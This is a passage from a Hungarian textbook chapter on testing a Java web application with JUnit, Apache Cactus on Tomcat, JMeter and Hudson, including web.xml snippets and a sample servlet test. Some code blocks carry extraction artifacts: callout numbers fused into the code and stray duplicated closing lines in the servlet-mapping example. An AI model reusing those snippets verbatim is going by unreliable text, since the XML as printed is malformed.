A **megjelenítés és a vezérlés réteg** (zöld színű). Feladatuk a rendszer interfészének biztosítása:

1. paraméterek fogadása, ellenőrzése,
2. esetleges eredmények megjelenítése,
3. Szolgáltatásokat kér a vezérlő rétegtől

Az OpenrtmExt_Logic, **logikai réteg** (sárga színű) a logika réteg, amelynek feladata a megjelenítési réteg által kért funkciók kiszolgálása az OpenrtmExt_Iceport és az OpenRtm alrendszerek segítségével. Ez a réteg egy csomag (jar fájl), amely a web-, vagy konzol alkalmazás mellet kell legyen.

Alacsonyszintű réteg tartalmazza az Openrtm-aist implementációját, ez külső rész, és az OpenrtmExt_Iceport részt. Ezek végzik az alacsony szintű műveleteket. Ezek minden esetben a futó komponensben vannak beágyazva.


Az alsó rétegeket csak alkalmazzuk azoknak a tesztelése más feladata, nekünk csak az OpenrtmExt_logic, OpenrtmExt_server és Openrtm_Tools részekkel kell foglalkoznunk. A fejlesztés a klasszikus vízesés modell lépéseiből áll, a módszerek is azt javasolják, csak a legtöbb több iterációt ír elő, és így a rendszer finomodik.

Tipp

A teszt eseteket már a specifikáció írásakor meg kell határozni és le kell írni a forgatókönyveket. Az egység teszteket érdemes már az első osztályok megírásánál lefuttatni, és minden módosításnál újból és újból lefuttatni. Erre a feladatra érdemes valamilyen autómatizált megoldást keresni, amely lefut lehetőleg minden "fontos" alkalomkor.

Az alkalmazásnak valójában ez a szerver oldala, azonban a kliensek egy böngészőn keresztül küldik kéréseiket a szervernek. A kliens nem a hagyományos értelemben vett vékony kliens, hiszen egy grafikus szerkesztő, amelyben az elemek elhelyezése, átrendezése, összekötése a fő tevékenység. Az elemek elhelyezése és a műveletek valóságos információkat igényelnek, amit a szerver oldali logika nyújt. Amikor a felhasználó elkészítette a rendszerét, akkor ténylegesen elindítja összeköti az elemeket, azaz a szerver oldali logika a kérései alapján utasítja az alacsony szintű réteget (vezérli a komponenseket). A teljes toplogiát a következő ábra mutatja:

11.2. ábra - Grafikus szerkesztő rendszerünk főbb komponensei és kommunikácós csatornái



Ha hibásan működik a rendszer az számos helyen levő hiba eredménye lehet. Ezért folyamatosan kell tesztelnünk a logikában, a szerver oldalon, a kliens oldali kódban is. Minden kis változás egy létező hiba kijavítása újabb hibákhoz vezethet, amit ha csak később veszünk észre, akkor nem tudjuk, hogy melyik változás okozta.

Tipp

Minnél hamarabb vezessünk be egy (lehetőleg a projekt indulásakor) folyamatos integráció rendszert (continous integration system), ami a kód legkisebb változása esetén lefuttatja az össze tesztet. Ezek a rendszerek levelet küldenek, ha beállítottuk. Alkalmazásával lehetőség nyílik arra, hogy midenki azonos verziót használ, és a javítások által keletkezett hibák azonnal kiderülnek.

2. Server oldal tesztelése

2.1. Egységteszt


Az egységtesztek írásánál két módszert is követhetünk a teszt osztályaink létrehozására:

1. A tesztelendő sztály mellett létrehozunk egy mappát (csomagot) és abban helyezzük el a teszt osztályokat

2. Egy külön mappában, ahol követjük a tesztelendő osztályok strukturáját (uyganaz a csomag egymásba ágyazása). A Netbeans csak ezt támogatja.

Mind az Eclipse, mind a Netbeans támogatja az egység tesztek generálását, és grafikus felületen nyomon követhetjük a tesztek eredményét. Mi a fejelsztés alatt a Netbeans használtuk, és a fejlesztés ideje alatt a 6.9.1-es verziót használtuk. A teszt osztályokat elkészíthetjük kézzel vagy más alkalmazással is ilyenkor másoljuk a be egy mappába az src mappa mellé. Ha még nem létezik, akkor a Netbeans létrehozza a teszt osztályokat automatikusan. Hozzunk létre egy új fájlt! A kategóriák közül keressük ki a JUnit nevűt, majd válaszzunk a lehetőségek közül: Egy üres teszt, amit nekünk kell majd testreszabni, vagy teszt egy létező osztály alapján (ilyen az osztály nyilvános függvényei alapján elkészít egy teszt osztályt), vagy egy teszt gyűjteményt egy csomag osztályai alapján.

11.3. ábra - Tesztkészlet létrehozása Netbeans alatt



Miután a teszt osztályok elkészültek töltsük ki azok metódusait. Ne felejtsük el, hogy az IDE minden metódushoz csak 1 teszt függvényt generál, azonban nekünk ez nem elég. Általában többre van szükség, tesztelnük kell pozitív eredményekre és hibák helyes kezelésére is. Az egy tervezési döntés, hogy egy hiba keletkezésénél kivételt dobunk vagy visszatérési értékben adjuk vissza sikertelen művelet tényét.


Tipp

Használjuk kivételeket a hibás paraméterek, nem megfelelő környezet jelzésére, mert ilyenkor lehetőség van visszafejteni a hiba pontos helyét, okát!

A JUnit segítségvel figyelhetjük egy kifejezés értékét, kivétel keletkezését.

Érdemes a tesztünk paramétereit nem szövegkonstansokkal megadni, használjuk helyette a JVM paramétereket, mert ilyen kor lehetőség van újrafordítás nélkül futtatni különböző paraméterekkel. Netbeans alatt ezt könnyen megtehetjük, csak fel kell venni egy új futási konfigurációt (run configuration), melynek neve "test":

11.4. ábra - Egységtesztek generálása Netbeans segítségével




Az aktuális paraméter elérése a következő kóddal lehetséges, amelyet érdemes a tesztek előtt egyszer kiolvasni és eltárolni:

11.1. példa - A JUNIT teszt setUp() függvénye, ami kiolvassa a JVM paramétereket

```
@Before public void setUp() throws Exception {
testComp = System.getProperty("testCompName");
}
```

Ha a tesztek elkészültek, akkor futtatsuk azokat! Futtahatunk egy teszt osztály (Test File, Debug Test File), vagy a projekthez tartozó összeset is (Test Project).

11.5. ábra - Egységteszt eredményének ablaka Netbeans alatt




2.2. Integrációs teszt (Cactus)

A Java alapú webalkalmazások tesztelése könnyen elvégezhető a Cactus (Apache) termékkel, amely hatékony keretrendszer az integrációs egységtesztek futtatására. Az egységteszt ellnörzi az egyes objektumok helyes működését, de nem ellenörzi az objektumok közötti helyes kapcsolatokat. A redndszer a megfelelően együttműködő objektumok alkotják, így tesztelésük fontos. A Cactus rendszer fontos tulajdonsága, hogy a tesztelendő elemek (szervlet, EJB, ...) a valóságos konténerben futnak. Léteznek mock objektumok is az integrációs tesztekre. Bár a Cactus bizonyosan lassab, de valóságos, tényleges (vagy ahhoz nagyon közeli) környezetben ellenőrizhetjük segítségével rész rendszereineket. A mock teszttel ellentétben tudjuk ellenőrizni az életciklust, biztonságot, tranzakciót, perzisztenciát, stb. .

A keretrendszer Ecosystem-et definiál, amely három féle komponenst használ: Cactus keretrendszer,Cactus integrációs modulok, Cactus minták, melyet a következő ábra illusztrál:

11.6. ábra - Cactus Ecosystem felépítés



The Cactus Ecosystem

Telepítése egyszerű, csak a jar file-okat kell a megfelelő helyre másolni. A grafikus felületről az IDE gondoskodik, és a CI rendszerükben karakteresen futva szövegesen gyűlnek a teszt esetek. Mivel itt a teszt esetek a szerver oldalon futnak, ezért egy kicsit speciális a használatuk. Nézzük át a használati esetek készítését! Alapvetően két lehetőség van teszt futtatni írni:

1. A Cactus teszt esetek osztályait használva, melyek ServletTestCase a szervlet API (HttpServletRequest, HttpServletResponse, HttpSession, ServletConfig, ServletContext, ...), JspTestCase a JSP API (PageContext, JspWriter, ...) és a FilterTestCase a Filter API objektumainak ellenőrzésére (FilterChain, FilterConfig, HttpServletRequest, HttpServletResponse, ...), amiket ténylegesen servletként, vagy filterként, futtatunk a webalkalmazás motoron.

2. Hagyományos JUnit teszt eseteket használunk, ami egy Cactus teszt készletet használ ServletTestSuite. Parancssoról futtatjuk.

A keretrendszer kliens-szerver alapú. A következőkeben az xxx a teszt neve minden esetben, azaz ha van egy LoginOk nevű teszt eset, akkor ehhez definiálhatunk beginLoginOk(), endLoginOk() és testLoginOk() metódusokat. Vannak metódusok amelyek a kliens oldalon futnak (beginxxx(), endxxx()) majd létrehozva egy proxy objektumot az előzőleg telepített szerver szervlet-hez kapcsolódva lefuttatják a szerver oldali metódusokat a szerver oldalon (setUp(), testxxx(), tearDown()). Egy webalkalmazás funkciójának lehetnek utóhatásai a szerver és a kliens oldalon is, melyeket a rendszer segítségével ellenőrizhetünk. A szerver oldali utóhatások ellenörzésére a kódot a testxxx() metódusba kell írnunk, a kliens oldali válasz ellenőrzésére pedig ott van az endxxx() metódus.

Bármelyik futtatási módot választjuk a szerver oldalon mindenképpen telepítenünk kell nehány komponenst. Mi Apache Tomcat rednszert használtuk, a beállításokat nézzük meg erre az esetre. Jelen pillanatban a Cactus 1.8.1-es verziója érhető el, és az interneten elérhető dokumentációa függőségekről egy régebbi verziót ismertet. Bármilyen java rendszer is telepítünk használat közben az osztály betöltő jelzi, hogy ha valamely osztály nem található. Ennek két oka lehet: vagy nincs egy jar fájl a classpath helyen, vagy valamelyik jar fájlból egy régebbi verziót használunk.

Első lépésként másoljuk a megfelelő helyre a Cactus jar fájljait! Két lehetőség van: vagy a tomcat lib mappájába másoljuk, vagy célzottan a tesztelendő webalkalmazás WEB-INF/lib mappába. Az első megoldás hatékonyabb, hiszen egy újabb tesztelendő webalkalmazás esetén újból telepíteni kell, ami plusz mnunka és újabb helyfoglalás a háttértárolón. Másolandó jar fájlok: cactus.core.xxx, commons.codecxxx, commons.httpclientxxx, commons.loggingxxx, aspectjrt.jar, junitxxx (xxx attól függmelyik verziót használjuk). Ezután módosítsuk a /conf/web.xml konfigurációs állományt!

Tipp

Ha módosítani akarjuk valamely rendszer konfigurációs állományát, akkor minden módosítás előtt mentsük el azt valamilyen kiterjesztéssel, pl. egy dátum utótaggal egészítsük ki. A fájl tartalmában is írjuk be megjegyzésként, hogy ki miért módosított.

Írjuk be a következő bejegyzést a web-app bejegyzés elejére, azaz a <web-app ....> kedetű sor után:

11.2. példa - Cactus szervletek beállítása Tomcat rendszerbe

```
<servlet>
  <servlet-name>ServletRedirector</servlet-name>
  <servlet-class>org.apache.cactus.server.ServletTestRedirector</servlet-class>
  1<init-param>
    <param-name>param1</param-name>
    <param-value>value1 used for testing</param-value>
  </init-param>
</servlet>

<servlet>
  <servlet-name>ServletTestRunner</servlet-name>
  <servlet-class>org.apache.cactus.server.runner.ServletTestRunner</servlet-class>
</servlet>
```

1 Nem kötelező, ezzel a módszerrel lehet paramétereknek értéket megadni.

A konfigurációs állományban számos ilyen szervlet bejegyzés található, ahol megadjuk a szervlet nevét, és az azt implementáló osztály teljes nevét. Ezután meg kell adni ennek a szervletnek az url mintáját, holy milyen kérés hatására töltse be a konténer, melyet a következő kód definiál:

11.3. példa - Cactus szervletek beállítása Tomcat rendszerbe


```
<servlet-mapping>
    <servlet-name>ServletRedirector</servlet-name>
    <url-pattern>/ServletRedirector</url-pattern>
</servlet-mapping>

<servlet-mapping>
    <servlet-name>ServletTestRunner</servlet-name>
    <url-pattern>/ServletTestRunner</url-pattern>
</servlet-mapping>
  <servlet-class>org.apache.cactus.server.runner.ServletTestRunner</servlet-class>
</servlet>
```

Az állományban már vannak ilyen bejegyzések, helyezzük ezt a többi hasonló elé!

Ugyanúgy definiálhatunk setUp és tearDown metódusokat, de ezek immáron a szerver oldalon futnak, így elérik a szerver és a Cactus implicit objektumokat is. A teszt függvényekben testXXX() példányosítjuk a szerveletet (vagy más szerver oldali objektumot), használjuk azt, majd ellenőrizzük a szokott módon az asserts(), assertEquals() metódusokkal vagy a fail() metódussal hibát jelzünk. A Cactus rendszerben lehetőség van minden testXXX() metódushoz beginXXX() és endXXX() metódusokat definiálni, amelyek csak az adott teszt függvény előtt (után) futnak le. (Emlékezzünk vissza. A setUp és tearDown minden teszt metódus előtt lefut ráadásul a szerver oldalon.) A beginXXX(WebRequest theRequest) metódus paramétere egy Cactus objektum, amit beállíthatunk a tényleges kérésnek megfelelően, amely függvény "kliens" oldalon fut, mielőtt a testXXX lefutna. A teszt utáni függvény szintén a "kliens" oldalon fut le (ha a aszerver oldalon nem volt hiba, és minden ellenörzés sikeresen lefutott), feladata a válasz ellenörzése endXXX(). A Cactus egy proxy objektumon keresztül továbbitja a kérést a szerver oldali logikájának, majd ha lefutott vissza tér a kliens oldalra. A pontos foylamatot a következő ábrán láthatjuk:

11.7. ábra - Cactus tesz metódus futtatásának folyamata



A Cactus-ban használhatjuk a már megszokott implicit objektumokat (publikus adattag formájában). Ezek egy része csak a szerver oldalon létezik, mások kliens oldalon is elérhetőek. Csak szerver oldali implicit objektumok a session,ServletContextWrapper,config. Ezek használhatóak a setUp(), a testXXX() és a tearDown() metódusokban (nem használhatjuk a kliens oldali fv.-ekben, mert ott értékük null). Kliens oldalon is használhatóak a request (beginXXX), response (endXXX). Összegezve 5 objektum létezik, melyek a következőek:

request
: Saját wrapper osztály, ami a megszokott HttpServletRequest osztályból származik. Állatlában a beginXXX() metódusban használjuk, hogy beállítsuk a teszt kérés paramétereit, és a süti(ke)t. Néhány metódussal rendelkezik, ami nincs a hagyományos kérés objektumban, ezek a tesztelés paramétereinek a beállítását szolgálják: setRemoteIPAddress(), setRemoteHostName(), setRemoteUser(), setMethod().

response
: Ez a megszokott HttpServletResponse osztály egy példánya.

config
: Saját wrapper osztály, ami a megszokott ServletConfig osztályból származik. Lehetőséget biztosít, hogy inicializáló paramétereket adjuk meg a szervletnek web.xml nélkül. Használható definiált plusz metódusok: setInitParameter(), setServletName()

ServletContextWrapper
: Nem érhető el közvetlenül, de ugyanúgy létrejön és használata javasolt. A config.getServletContext() metódus visszatérési értéke

session
: A rendszer változatlan formában elérhetővé teszi (inicializálja) a megszokott objektumot. A teszt függvényben a szokásos módon használhatjuk, majd ellenőrizhetjük a tartalmát.

Nézzünk meg egy kódrészletet a ManagerServlet-ünk tesztelését végző TesztManagerServlet osztályból:

11.4. példa - Cactus servlet teszt eset osztály (részlet)

```
    public void beginLogOut(1WebRequest webRequest)
    {

        2webRequest.addParameter("function", "logout");
    }

    public void testLogOut()
    {

        3ManagerServlet servlet = new ManagerServlet();
        try{
            4servlet.processRequest(request, response);
        }catch(Exception ex)
        {
            5fail("Exception occured: " + ex.getMessage());
        }


       6assertFalse("Session is exist yet", request.isRequestedSessionIdValid());
```

```
    }

    public void endLogOut(7WebResponse theResponse)
    {
        try {

   // XML feldolgozas helye

    NodeList nodes = (NodeList) result;

    assertEquals("XML is not correct ", 1, nodes.getLength());

   String response =  nodes.item(0).getNodeValue();

    8assertEquals("wrong resultCode", "0", response);


        } catch (Exception ex) {
            Logger.getLogger(TestManagerServlet.class.getName()).log(Level.SEVERE, null,
ex);
        }

    }
```

1 Kliens oldalon a kapott paraméter használhatjuk, a kérés beállítására.
2 Beállítjuk a kérés paraméterét, jelen esetben function paramétert logout értékre.
3 A teszt függvényben létrehozzuk a kívánt szervletet.
4 Meghívjuk a tesztelendő metódust.
5 Ha bármi kivétel keletkezik, akkor a teszt sikertelen (muszály kezelnünk).
6 Ellenőrizzük a szerver oldali kívánt utóhatást. Jelen esetben a kijelentkezés funkciótól elvárjuk, hogy érvénytelenítse a session-t.
7 Az endxxx() kliens oldali függvény egyetlen paramétere a kapott válasz (tartalom, válaszkód, süti,...)
8 A kliens oldalon ellenőrizhetjük a kapott tartalmat. Jelen esetben egy XML, aminek tartalmazni kell egy response tagot, aminek az értéke 0 kell legyen. (Az XML feldolgozás több utasításból áll, több lehetőség is van.)


A tesztek futtatására két lehetőség is kínálkozik. Futtathatjuk egy másik servlet formájában, vagy JUnit tesztbe ágyazva (jelen pillanatban a JUnit 4-es nem támogatott). Szervletként futtatva használnunk kell a telepített redirector szervletet megadva neki a teszt osztályunk teljes nevét. A válasz XML formátumú, de a Cactus oldaláról letölthetünk egy xls fájlt hozzá, így kimenet html szöveg lesz. Miután elhelyeztük a webalakalmazás gyökerébe a letöltött xsl-t a kérés a mi esetünkben a következőképpen néz ki:

11.5. példa - Cactus szervlet teszt futtatása

```
http://localhost:8080/ServletTestRunner?suite=hu.sztaki.openrtmext.server.servlets.TestM
anagerServlet&xsl=cactus-report.xsl
```

Mely hatására hasonló az eredmény tartalmazza egy összesítést, és hiba vagy rossz eredmény esetén a helyét, leírását. A kérés kimenete a mi esetünkben egy hiba esetén a következő képpen néz ki:

11.8. ábra - Cactus szervlet tesztünk eredménye a böngészőben



Paransorból vagy Netbeans alól futtatva (Shift + F6) az előző kódot ki kell egészítenünk egy main függvénnyel:

11.6. példa - Cactus teszt futtatása futtatható alkalmazás formájában

```
    public static void main(String[] args) {
        junit.textui.TestRunner.run(suite());
    }
```

A fenti kódon kívül beállíthatjuk a Cactus paramétereit, amiből egy kötelező, és nincs alapértelemezett éertéke. A Beállísra több lehetőség és kínálkozik:

1. JVM paraméterrel -Dparamnév=érték

2. Konfigurációs fájlban, melynek neve *cactus.properties*, aminek a classpath-ban kell lennie. Átdefiniálható a név a -Dcactus.config=c:/cactus.txt JVM paraméter segítségével.

3. A teszt kódban a megfelelő rendszer változó állításával *System.setProperty()*

Ilyenkor a kimenetre írja a teszt eredményeket. Alapértelmezett a beszédes mód (ALL), így minden akciót kiír a kimenetre (kapcsolódva a szerver oldalhoz, milyen kérést kül el, milyen paramétert állít be, ...).

2.3. Jmeter teljesítmény teszt

A webalkalmazásunk teljesítmény tesztelését a rendszer struktúrájának, és működésének tudatában kezdjük el. Az alkalmazással szemben támasztott fő követelmény a helyes működés, utóhatás. A másodlagos követelmény a megfelelő (használható) válaszidő. Normál kéréseket 1-2 másodperc, egyes kéréseket maximum 5-8 másodperc alatt ki kell szolgálni. Természetesen a felhasználói kézikönyvben jelezni kell az esetleges nagy válaszidőket, és azt, hogy a válaszidő minek a függvénye.

Ebben az alkalmazásban a rekurzív végrehajtást igénylő funkciók fálasuideje lehet nagy. Erre a tervezés során már gondoltunk, ezért ezek szálban futnak, és a használt külső elemek válaszidejét is kicsire állítottuk. A rendszerünk CORBA objektumokat használ, és minden rekurzív futást igénylő művelet az éppen aktuális fa méretétől erősen függ. A CORBA objektumok válaszideje alacsony kell legyen. Inkább Zombie-nak nyilvánítjuk, mintsem megnövelje drasztikusan a válaszidőt. Normál esetben a rendszert 10-20 felhasználó fogja használni egyszerre, mi azonban 100 felhasználót fogunk szimulálni. Általában az egyidejű felhasználók száma határozza meg a válaszidőt, ami a mi esetünkben is igaz, hiszen minden kérés kiszolgálás egy új szálat índít el a szerver oldalon. A szervletek ebben az új szálban futnak. Figyeljük oda ezért a globális jellegű adatok használatakor, hogy szálbiztos legyen. A Jmeter segítségével több - helyben elosztott - kérést is tudunk küldeni, hogy minnél reálisabb teszt eredményeket kapjunk. Első lépésként csak egy bizonyos erőforrást (funkciót) kérünk ciklikusan (ilyenkor érdemes a szerver oldalon a memória szivárgást is figyelni). Majd emeljük a párhuzamos szálak számát, és az ismétléseket. Érdemes extrém helyzeteket is előállítani, hogy megfigyeljük a rendszer hibatűrési képességét és határait.

2.4. Hudson rendszer

A Hudson rendszer nem teszt alkalmazás, hanem folyamatos integrációs alkalmazás, ami ebben az esetben egy webalkalmazás. Segítségével automatizáltan lehet projektjeink kész termékét (artifact) előállítani és közös helyen tárolni. A végtermék lehet egy programozó könyvtár (lib vagy jar), lehet egy alkalmazás, dokumentáció vagy bármi ami a projekt kimenete lehet. Alapvetően java projektek menedzselésére hozták létre, de bármilyen nyelvű projkre beállítható testte szabható. A rendszer a következő szolgáltatásokat nyújtja:

- Automatikus fordítás, létrehozás. A rendszer lehetővé teszi, hogy szükség esetén megprőbálja létrehozni a terméket akár osztottan is. (Ant és maven támogatott, de bármilyen külső alkalmazást meg tud hívni.)
- Teszt esetek futtatása fordítás után. Fordítás után lefuttatja a kívánt teszteket, amelyekről kimutatás is készít kérésre, jelenleg JUnit/TestNG riportokat támogat.
- Biztosítja a felhasználókat, hogy mindenki ugyanazt a végterméet használja. Definiál URL-t a termék letöltésére, ha mindenki azt használja, akkot garntált, hogy nem keringenek különböző verziók a rendszerben.
- Automatikus telepítés. Ha a készítés menete sikeres volt, akkor a kész alkalmazást telepíthetjük végleges helyére.
